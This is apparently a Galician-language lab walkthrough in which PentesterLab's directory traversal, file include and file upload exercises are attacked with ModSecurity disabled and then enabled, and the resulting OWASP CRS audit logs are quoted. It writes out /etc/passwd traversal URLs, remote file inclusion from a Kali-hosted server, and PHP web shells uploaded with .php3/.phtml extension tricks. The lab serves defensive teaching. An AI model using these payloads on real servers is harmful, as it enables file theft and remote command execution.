→ [id "930110"] [msg "Path Traversal Attack (/../)"] [data "Matched Data: ../ found within ARGS:file: ../../../../../../../../../hacker.png"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
→ Message: Access denied with code 403 (phase 2).

b. *Example 2* → Imaxe → Clic botón dereito →

`http://192.168.120.100/dirtrav/example2.php?file=/var/www/files/hacker.png` →

`http://192.168.120.100/dirtrav/example2.php?file=/var/www/files/../../../../etc/passwd` → O ataque non ten éxito → ModSecurity → OWASP_CRS → Erro 403

Similar ao exemplo1

```
Message: Warning. Pattern match "(?i)(?:\\x5c|(?:%(?:c(?:0%(?:[2aq]f|5c|9v)|1%(?:
[19p]c|8s|af))|2(?:5(?:c(?:0%25af|1%259c)|2f|5c)|%46|f)|(?:(?:f(?:8%8)?0%8|e)0%80%a|bg%q)f|%3(?:2(?:%
(?:%6|4)6|F)|5%%63)|u(?:221[56]|002f|EFC8|F025)|1u|5c)|0x(?:2f|5c)|\\/))(?:%(?:(?:f(?:(?:c%80|8)%8)?0%8
..." at REQUEST_URI_RAW. [file "/usr/share/modsecurity-crs/rules/REQUEST-930-APPLICATION-ATTACK-
LFI.conf"] [line "47"] [id "930100"] [msg "Path Traversal Attack (/../)"] [data "Matched Data: /../
found within REQUEST_URI_RAW: /dirtrav/example2.php?file=/var/www/files/../../../../hacker.png"]
[severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-multi"] [tag
"platform-multi"] [tag "attack-lfi"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"capec/1000/255/153/126"]
...
Message: Warning. Pattern match "(?:^|[\\/])\\.\\.(?:[\\/]|$)" at ARGS:file. [file
"/usr/share/modsecurity-crs/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line "71"] [id "930110"]
[msg "Path Traversal Attack (/../)"] [data "Matched Data: /../ found within ARGS:file:
/var/www/files/../../../../hacker.png"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag
"application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-lfi"] [tag "paranoia-
level/1"] [tag "OWASP_CRS"] [tag "capec/1000/255/153/126"]
Message: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file
"/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id "949110"] [msg
"Inbound Anomaly Score Exceeded (Total Score: 33)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag
"application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"]
```

Entón envíase ao cliente a mensaxe pertencente ao código 403(Forbidden) → Acceso denegado.

→ [id "930110"] [msg "Path Traversal Attack (/../)"] [data "Matched Data: /../ found within ARGS:file:
/var/www/files/../../../../hacker.png"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
→ Message: Access denied with code 403 (phase 2).

c. *Example 3* → Imaxe → Clic botón dereito →

`http://192.168.120.100/dirtrav/example3.php?file=hacker` →

`http://192.168.120.100/dirtrav/example3.php?file=../../../../../etc/passwd%00hacker` → O ataque non ten éxito → ModSecurity → OWASP_CRS → Erro 403

Similar ao exemplo1

```
--e2b6761a-H--
Message: Warning. Found 1 byte(s) in REQUEST_URI outside range: 1-255. [file "/usr/share/modsecurity-
crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "516"] [id "920270"] [msg "Invalid character in
request (null character)"] [data "REQUEST_URI=/dirtrav/example3.php?
file=../../../../../etc/passwd\x00hacker"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag
"application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag
"paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/210/272"]
...
Message: Warning. Pattern match "(?:^|[\\/])\\.\\.(?:[\\/]|$)" at ARGS:file. [file
"/usr/share/modsecurity-crs/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line "71"] [id "930110"]
[msg "Path Traversal Attack (/../)"] [data "Matched Data: ../ found within ARGS:file:
../../../../../etc/passwdhacker"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-
multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-lfi"] [tag "paranoia-level/1"] [tag
"OWASP_CRS"] [tag "capec/1000/255/153/126"]
Message: Warning. Matched phrase "etc/passwd" at ARGS:file. [file "/usr/share/modsecurity-
crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "500"] [id "932160"] [msg "Remote Command
Execution: Unix Shell Code Found"] [data "Matched Data: etc/passwd found within ARGS:file:
../../../../../etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"]
[tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag
"OWASP_CRS"] [tag "capec/1000/152/248/88"] [tag "PCI/6.5.2"]
Message: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file
"/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id "949110"] [msg
"Inbound Anomaly Score Exceeded (Total Score: 63)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag
"application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"]
```

Entón envíase ao cliente a mensaxe pertencente ao código 403(Forbidden) → Acceso denegado.

→ [id "920270"] [msg "Invalid character in request (null character)"] [data "REQUEST_URI=/dirtrav/example3.php?
file=../../../../../etc/passwd\x00hacker"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
→ [id "930110"] [msg "Path Traversal Attack (/../)"] [data "Matched Data: ../ found within ARGS:file:
../../../../../etc/passwdhacker"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
→ [id "932160"] [msg "Remote Command Execution: Unix Shell Code Found"] [data "Matched Data: etc/passwd found
within ARGS:file: ../../../../../etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
→ Message: Access denied with code 403 (phase 2).

III. ***File Include***

ModSecurity DESACTIVADO

```
# a2dismod security2 #Deshabilitar o módulo security2 que permite desactivar a configuración do WAF ModSecurity
# /etc/init.d/apache2 restart #Reiniciar o servidor web Apache.
```

a. *Example 1* →

`http://192.168.120.100/fileincl/example1.php?page=intro.php` →

LFI → **http://192.168.120.100/fileincl/example1.php?page=../../../../../etc/passwd**

b. *Example 2* →

http://192.168.120.100/fileincl/example2.php?page=intro →

LFI → **http://192.168.120.100/fileincl/example2.php?page=../../../../../etc/passwd**

RFI → Apagar MV PentesterLab → Cambiar configuración rede → eth0 rede Interna e eth1 NAT → Iniciar → Configurar de novo eth0 → Dende MV Kali(cliente) probar:

→ **http://192.168.120.100/fileincl/example2.php?page=https://www.google.es/index**

→ **http://192.168.120.100/fileincl/example2.php?page=https://www.edu.xunta.gal/index**

→ Na máquina virtual Kali:

i. Crear o arquivo */var/www/html/index.php*

```
<?php
  phpinfo();
?>
```

ii. Arrancar servidor web Apache:
root@kali:~# /etc/init.d/apache2 start

http://192.168.120.100/fileincl/example2.php?page=http://192.168.120.101/index

ModSecurity ACTIVADO

```
# a2enmod security2 #Habilitar o módulo security2 que permite activar a configuración do WAF ModSecurity
# /etc/init.d/apache2 restart #Reiniciar o servidor web Apache.
# tail -f /var/log/apache2/modsec_audit.log #Deixar aberto o ficheiro /var/log/apache2/modsec_audit.log para lectura, comenzando a ver polas 10 últimas liñas.
```

a. *Example 1* →

`http://192.168.120.100/fileincl/example1.php?page=intro.php` →

LFI → `http://192.168.120.100/fileincl/example1.php?page=../../../../../etc/passwd` → O ataque non ten éxito → ModSecurity → OWASP_CRS → Erro 403

Similar a *Directory Transversal* → *Exemplo1*

```
--4d17e653-H--
Message: Warning. Pattern match "(?i)(?:\\x5c|(?:%(?:c(?:0%(?:[2aq]f|5c|9v)|1%(?:
[19p]c|8s|af))|2(?:5(?:c(?:0%25af|1%259c)|2f|5c)|%46|f)|(?:(?:f(?:8%8)?0%8|e)0%80%a|bg%q)f|%3(?:2(?:%
(?:%6|4)6|F)|5%%63)|u(?:221[56]|002f|EFC8|F025)|1u|5c)|0x(?:2f|5c)|\\/))(?:%(?:(?:f(?:(?:c%80|8)%8)?0%8
..." at REQUEST_URI_RAW. [file "/usr/share/modsecurity-crs/rules/REQUEST-930-APPLICATION-ATTACK-
LFI.conf"] [line "47"] [id "930100"] [msg "Path Traversal Attack (/../)"] [data "Matched Data: /../
found within REQUEST_URI_RAW: /fileincl/example1.php?page=../../../../../etc/passwd"] [severity
"CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-multi"] [tag "platform-
multi"] [tag "attack-lfi"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/255/153/126"]
...
Message: Warning. Matched phrase "etc/passwd" at ARGS:page. [file "/usr/share/modsecurity-
crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "500"] [id "932160"] [msg "Remote Command
Execution: Unix Shell Code Found"] [data "Matched Data: etc/passwd found within ARGS:page:
../../../../../etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"]
[tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag
"OWASP_CRS"] [tag "capec/1000/152/248/88"] [tag "PCI/6.5.2"]
Message: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file
"/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id "949110"] [msg
"Inbound Anomaly Score Exceeded (Total Score: 43)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag
"application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"]
```

Entón envíase ao cliente a mensaxe pertencente ao código 403(Forbidden) → Acceso denegado.

→ [id "930100"] [msg "Path Traversal Attack (/../)"] [data "Matched Data: /../ found within REQUEST_URI_RAW: /fileincl/example1.php?page=../../../../../etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
→ Message: Access denied with code 403 (phase 2).

b. *Example 2* →

http://192.168.120.100/fileincl/example2.php?page=intro →

LFI → `http://192.168.120.100/fileincl/example2.php?page=../../../../../etc/passwd` → O ataque non ten éxito → ModSecurity → OWASP_CRS → Erro 403

Similar a *Directory Transversal* → *Exemplo1*

```
--da8bbe33-H--
Message: Warning. Pattern match "(?:^|[\\/])\\.\\.(?:[\\/]|$)" at ARGS:page. [file
"/usr/share/modsecurity-crs/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line "71"] [id "930110"]
[msg "Path Traversal Attack (/../)"] [data "Matched Data: ../ found within ARGS:page:
../../../../../etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"]
[tag "language-multi"] [tag "platform-multi"] [tag "attack-lfi"] [tag "paranoia-level/1"] [tag
"OWASP_CRS"] [tag "capec/1000/255/153/126"]
...
Message: Warning. Matched phrase "etc/passwd" at ARGS:page. [file "/usr/share/modsecurity-
crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "500"] [id "932160"] [msg "Remote Command
Execution: Unix Shell Code Found"] [data "Matched Data: etc/passwd found within ARGS:page:
../../../../../etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"]
[tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag
"OWASP_CRS"] [tag "capec/1000/152/248/88"] [tag "PCI/6.5.2"]
Message: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file
"/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id "949110"] [msg
"Inbound Anomaly Score Exceeded (Total Score: 43)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag
"application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"]
```

Entón envíase ao cliente a mensaxe pertencente ao código 403(Forbidden) → Acceso denegado.

→ [id "930110"] [msg "Path Traversal Attack (/../)"] [data "Matched Data: ../ found within ARGS:page: ../../../../../etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
→ Message: Access denied with code 403 (phase 2).

IV. *File Upload*

ModSecurity DESACTIVADO

```
# a2dismod security2 #Deshabilitar o módulo security2 que permite desactivar a configuración do WAF ModSecurity
# /etc/init.d/apache2 restart #Reiniciar o servidor web Apache.
```

a. *Example 1* →

`http://192.168.120.100/upload/example1.php` → Dende a máquina virtual Kali:

i. Crear o arquivo */tmp/file.php*

```
<?php
  system('id');
?>
```

ii. Subir o arquivo file.php: → Premer na ligazón → **http://192.168.120.100/upload/images/file.php**

b. *Example 2* →

`http://192.168.120.100/upload/example2.php`
→ Dende a máquina virtual Kali:

i. Crear o arquivo */tmp/file.php*

```
<?php
  system('id');
?>
```

ii. Subir o arquivo file.php: → Premer na ligazón → **http://192.168.120.100/upload/images/file.php** → Erro: NO PHP

iii. Renomear ficheiro file.php a file.php3

iv. Subir file.php3 → Premer na ligazón → **http://192.168.120.100/upload/images/file.php3**

v. Copiar file.php3 a file.phps → Subir file.phps → Premer na ligazón → **http://192.168.120.100/upload/images/file.phps**

vi. Copiar file.php3 a file.phtml → Subir file.phtml → Premer na ligazón → **http://192.168.120.100/upload/images/file.phtml**

vii. Crear o arquivo */tmp/file2.php3*

```
<?php
  system($_GET['cmd']);
?>
```

viii. Subir o arquivo file2.php3: → Premer na ligazón → **http://192.168.120.100/upload/images/file2.php3** → Erro: NO PHP

ix. Modificar URL: **http://192.168.120.100/upload/images/file2.php3?cmd=whoami**

ModSecurity ACTIVADO

```
# a2enmod security2 #Habilitar o módulo security2 que permite activar a configuración do WAF ModSecurity
# /etc/init.d/apache2 restart #Reiniciar o servidor web Apache.
# tail -f /var/log/apache2/modsec_audit.log #Deixar aberto o ficheiro /var/log/apache2/modsec_audit.log para lectura, comenzando a ver polas 10 últimas liñas.
```

a. *Example 1* →

`http://192.168.120.100/upload/example1.php` → Dende a máquina virtual Kali:

i. Crear o arquivo */tmp/file.php*

```
<?php
  system('id');
?>
```

ii. Subir o arquivo file.php: → Premer na ligazón → **`http://192.168.120.100/upload/images/file.php` → O ataque non ten éxito → ModSecurity → OWASP_CRS → Erro 403**

Agora non se pode subir o ficheiro file.php. Isto é debido a que agora está activado o módulo security2 (modsecurity). De feito, revisando os logs (/var/log/apache2/modsec_audit.log) atopamos que una regra de OWASP (OWASP_CRS/3.3.2) detecta o intento de subida dun ficheiro php na sección H:

```
--d5eb2d28-H--
Message: Warning. Pattern match ".*\\.(?:php\\d*|phtml)\\.*$" at FILES:image. [file "/usr/share/modsecurity-crs/rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "107"] [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: file.php found within FILES:image: file.php"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/242"]
Message: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 8)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"]
```

Entón envíase ao cliente a mensaxe pertencente ao código 403(Forbidden) → Acceso denegado.

→ [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: file.php found within FILES:image: file.php"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
→ Message: Access denied with code 403 (phase 2).

b. *Example 2* →

`http://192.168.120.100/upload/example2.php`
→ Dende a máquina virtual Kali:

i. Crear o arquivo */tmp/file.php*

```
<?php
  system('id');
?>
```

ii. Subir o arquivo file.php: → Premer na ligazón → **`http://192.168.120.100/upload/images/file.php`** → Erro: NO PHP

iii. Renomear ficheiro file.php a file.php3

iv. Subir file.php3 → Premer na ligazón → **`http://192.168.120.100/upload/images/file.php3` → O ataque non ten éxito → ModSecurity → OWASP_CRS → Erro 403**

Agora non se pode subir o ficheiro file.php3. Isto é debido a que agora está activado o módulo security2 (modsecurity). De feito, revisando os logs (/var/log/apache2/modsec_audit.log) atopamos que una regra de OWASP (OWASP_CRS/3.3.2) detecta o intento de subida dun ficheiro php na sección H:

```
--d5eb2d28-H--
Message: Warning. Pattern match ".*\\.(?:php\\d*|phtml)\\.*$" at FILES:image. [file "/usr/share/modsecurity-crs/rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "107"] [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: file.php3 found within FILES:image: file.php3"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/242"]
Message: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 8)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"]
```

Entón envíase ao cliente a mensaxe pertencente ao código 403(Forbidden) → Acceso denegado.

→ [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: file.php3 found within FILES:image: file.php3"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
→ Message: Access denied with code 403 (phase 2).

v. Copiar file.php3 a file.phps → Subir file.phps → Premer na ligazón → **http://192.168.120.100/upload/images/file.phps → O ataque xa non tiña éxito, dependía da configuración do servidor web e non de modsecurity pero aínda así podemos ver logs en ModSecurity**

Revisando os logs (/var/log/apache2/modsec_audit.log) atopamos que se detecta o intento de execución dun ficheiro php3 e a configuración do propio servidor web non o permite (sección H):

```
--6ca39b07-H--
Apache-Error: [file "mod_authz_core.c"] [line 879] [level 3] AH01630: client denied by server
configuration: /var/www/html/upload/images/file.phps
Stopwatch: 1642949908237661 4006 (- - -)
Stopwatch2: 1642949908237661 4006; combined=2793, p1=1582, p2=0, p3=202, p4=593, p5=414,
sr=259, sw=2, l=0, gc=0
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.5 (http://www.modsecurity.org/); OWASP_CRS/3.3.2.
Server: Apache/2.4.43 (Debian)
Engine-Mode: "ENABLED"
```

vi. Copiar file.php3 a file.phtml → Subir file.phtml → Premer na ligazón → **http://192.168.120.100/upload/images/file.phtml → O ataque non ten éxito → ModSecurity → OWASP_CRS → Erro 403**

Agora non se pode subir o ficheiro file.phtml. Isto é debido a que agora está activado o módulo security2 (modsecurity). De feito, revisando os logs (/var/log/apache2/modsec_audit.log) atopamos que una regra de OWASP (OWASP_CRS/3.3.2) detecta o intento de subida dun ficheiro php na sección H:

```
--e0812044-H--
Message: Warning. Pattern match ".*\\.(?:php\\d*|phtml)\\.*$" at FILES:image. [file
"/usr/share/modsecurity-crs/rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "107"] [id
"933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data:
file.phtml found within FILES:image: file.phtml"] [severity "CRITICAL"] [ver
"OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag
"attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/242"]
Message: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score.
[file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id
"949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 8)"] [severity "CRITICAL"] [ver
"OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"]
[tag "attack-generic"]
```

Entón envíase ao cliente a mensaxe pertencente ao código 403(Forbidden) → Acceso denegado.

→ [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: file.phtml found within FILES:image: file.phtml"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/242"]
→ Message: Access denied with code 403 (phase 2).

vii. Crear o arquivo */tmp/file2.php3*

```
<?php
  system($_GET['cmd']);
?>
```

viii. Subir o arquivo file2.php3 → **O ataque non ten éxito → ModSecurity → OWASP_CRS → Erro 403 *(ver File Upload → Exemplo2 → apartado b.iv)***

Ricardo Feijoo Costa